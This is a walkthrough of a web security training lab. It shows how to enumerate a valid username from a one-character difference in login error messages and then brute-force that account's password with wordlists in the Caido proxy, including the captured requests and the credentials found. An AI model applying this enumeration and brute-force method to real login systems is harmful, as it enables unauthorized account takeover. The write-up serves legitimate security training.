




USERNAME ENUMERATION

VIA SUBTLY DIFFERENT RESPONSES

USER NOT FOUND

PASSWORD INCORRECT



Lab: Username enumeration via subtly different responses

This lab is like the first lab but here you do not see different status codes or much difference in response length or RTT. So we are gonna use a slightly different approach.

=====

This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords


To solve the lab, enumerate a valid username, brute-force this user’s password, then access their account page.

=====

Solution

Step 1:

Go to My account and enter a random username and password and before you hit Log in, turn on Queuing in Caído and then click Log in and intercept the login request in Caído and send it to Replay & Automate and now you can turn Queuing off.



Unset Scope ▼ Enter an HTTPQL query... Queuing Environment ▼

CAIDO Unset Scope ▼ Enter an HTTPQL query... Queuing Environment ▼

Overview Sitemap Scopes Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace Plugins

Choose what to intercept
☒ Requests ☐ Responses ☐ Websockets

ID	Host	Method	Path	Query	Extension	Sent At
1	0ad3009403f16...	POST	/login			2026-09-16 10:44:43

POST https://0ad3009403f163ac823493df009700bd.web-security-academy.net/login Drop Forward

Request Pretty Raw

```
1 POST /login HTTP/1.1
2 Host: 0ad3009403f163ac823493df009700bd.web-security-academy.net
3 Connection: keep-alive
4 Content-Length: 31
5 Cache-Control: max-age=0
6 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
12 Origin: https://0ad3009403f163ac823493df009700bd.web-security-academy.net
```

Step 2:

Go to Automate and mark the username value as placeholder and copy the **Candidate usernames** list. Then choose Simple List in the payload type and paste the usernames. Hit Run.

https://0ad3009403f163ac82 All Run Select enabled rules ▼

Request Clear - + Payload Preprocessors Settings

```
1 POST /login HTTP/1.1
2 Host: 0ad3009403f163ac823493df009700bd.web-security-academy.net
3 Connection: keep-alive
4 Content-Length: 31
5 Cache-Control: max-age=0
6 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
12 Origin: https://0ad3009403f163ac823493df009700bd.web-security-academy.net
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0ad3009403f163ac823493df009700bd.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate, br, zstd
20 Accept-Language: en-US,en;q=0.9
21 Cookie: session=UEFxOP6z6zFDG9bCvAzIGoji5BXIKaPr
22
23 username=abc123&password=abc123
```

Payload # Placeholder

Payload #	Placeholder
1	abc123

Type Simple List

- 1 carlos
- 2 root
- 3 admin
- 4 test
- 5 guest
- 6 info
- 7 adm
- 8 mysql
- 9 user
- 10 administrator
- 11 oracle
- 12 ftp
- 13 pi
- 14 puppet
- 15 ansible
- 16 ec2-user
- 17 vagrant
- 18 azureuser
- 19 academico
- 20 acceso

Load from file...

ID	Payload 1	Status ▼	Length	Round-trip Time (ms)
1	carlos	200	3466	814
2	root	200	3464	868
3	admin	200	3464	817
4	test	200	3481	813
5	guest	200	3485	763
6	info	200	3468	795
7	adm	200	3485	868
8	mysql	200	3484	828
9	user	200	3464	882
10	administrator	200	3481	875
11	apple	200	3485	797
101 requests				

Now we can see all the responses are having **200 status codes** so we can't really use that to identify which username is valid and which one invalid and neither can we identify it using the length of the response because all of the **response lengths** are almost similar and also not the **Round-Trip Times** as they are also almost the same.

Step 3:

Go to replay and in the username value, enter a username that you know for sure doesn't exist (we know that **abc12345678** wouldn't exist because that's too unusual) and click send. The reason for this is to know what response we get in case of invalid username. Now View the response in Pretty and find (CTRL+F) the error that is received and copy it exactly.

The screenshot shows a web security tool interface. The top bar includes a URL bar with the address `https://0ad3009403f163ac823493df009700bd.web-se` and buttons for **Send** and **Screenshot**. Below the URL bar, the **Request** tab is active, displaying a POST request to `/login` with various headers and a body containing `username=abc12345678&password=abc123`. A blue arrow points to the username value in the request body. The **Response** tab is also visible, showing HTML content. A red box highlights the word **Invalid** in the response text, which is part of a warning message: `<p class=is-warning>Invalid username or password</p>`. A context menu is open over the response text, with the **Copy** option highlighted. The bottom status bar shows `29 (407) 927ms`.

Step 4:

Go back to Automate results and in the **Enter the HTTPQL...** box, enter **resp.raw.ncont:"Your Copied Error"**.
E.g: **resp.raw.ncont:"Invalid username or password."** and hit enter.

It means find all the requests which do not contain "Invalid username or password". Because we know that that's the error that we get in case of invalid username.

The screenshot shows the Burp Suite interface. At the top, the search bar contains the query `resp.raw.ncont:"Invalid username or password."`. Below it, a table lists the results of the search. The first entry is highlighted:

ID	Payload 1	Status	Length	Round-trip Time (ms)
36	adserver	200	3464	768

Below the table, the details of the selected request (ID 36) are shown. The Request tab is active, displaying the raw HTTP request. The Response tab is also active, showing the raw HTML response. In the response, the text `Invalid username or password` is highlighted in red. Below the response, the word `Invalid` is highlighted in red. At the bottom right, it says `7 (0x07) selected | 3464 bytes | 768ms`.

This is what we got.

So the developer made a mistake here by not putting a full stop at the end of valid usernames.

So:

Valid Username, Invalid Password: Invalid username or password

Invalid Username, Invalid Password: Invalid username or password.

And this mistake is actually a vulnerability and when we used **resp.raw.ncont:"Invalid username or password."**, it found out a request that contained an error that doesn't end with a full stop (.)

Because:

Invalid username or password $\neq$ Invalid username or password.

So our valid username is adserver (will be different in your case).

Step 5:

In Automate, enter the username value as adserver and highlight the password value as placeholder. Copy Candidate passwords from the list and choose payload type as Simple List, paste the passwords and hit Run.

Correct username and password will result in the redirection to the My Account page (or in other words just result in the **redirection**). So we have to look for a **302 response code** to find a valid password.

https://0ad3009403f163ac82AllRunSelect enabled rules

RequestClear-+PayloadPreprocessorsSettings

1 POST /login HTTP/1.1

2 Host: 0ad3009403f163ac823493df009700bd.web-security-academy.net

3 Connection: keep-alive

4 Content-Length: 31

5 Cache-Control: max-age=0

6 sec-ch-ua: "Google Chrome";v="153", "Not_A Brand";v="8", "Chromium";v="153"

7 sec-ch-ua-mobile: ?0

8 sec-ch-ua-platform: "Windows"

9 Upgrade-Insecure-Requests: 1

10 Content-Type: application/x-www-form-urlencoded

11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36

12 Origin: https://0ad3009403f163ac823493df009700bd.web-security-academy.net

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: ?1

17 Sec-Fetch-Dest: document

18 Referer: https://0ad3009403f163ac823493df009700bd.web-security-academy.net/login

19 Accept-Encoding: gzip, deflate, br, zstd

20 Accept-Language: en-US,en;q=0.9

21 Cookie: session=UEFxOP6z6zFDG9bCvAzIGoji5BXIKaPr

22

23 username=adserver&password=abc123

Payload # Placeholder

1 abc123

Type

Simple List

81 ashley

82 nicole

83 chelsea

84 biteme

85 matthew

86 access

87 yankees

88 987654321

89 dallas

90 austin

91 thunder

92 taylor

93 matrix

94 mobilemail

95 mom

96 monitor

97 monitoring

98 montana

99 moon

100 moscow

Load from file...

ID	Payload 1	Status ▼	Length	Round-trip Time (ms)
86	access	302	235	712
1	123456	200	3467	911
2	password	200	3464	905
3	12345678	200	3483	807
4	qwerty	200	3468	816
5	123456789	200	3464	843
6	12345	200	3467	867
7	1234	200	3466	834
8	111111	200	3484	912
9	1234567	200	3467	911
10	123456789	200	3466	862
100 requests				

If we sort it by status codes, we get a 302 redirect response for **access** password.

So our username is **adserver** and password is **access**.

Step 6:

Go to My Account and enter the username and password you found and hit Log in.

[Home](#) | [My account](#)

Login

Username

adserver

Password

.....

Log in

Congratulations, you solved the lab!

My Account

Your username is: adserver

Your email is: adserver@normal-user.net

Email

Update email

<https://www.linkedin.com/in/haroonshahid76/>

<https://github.com/haroon505>

=====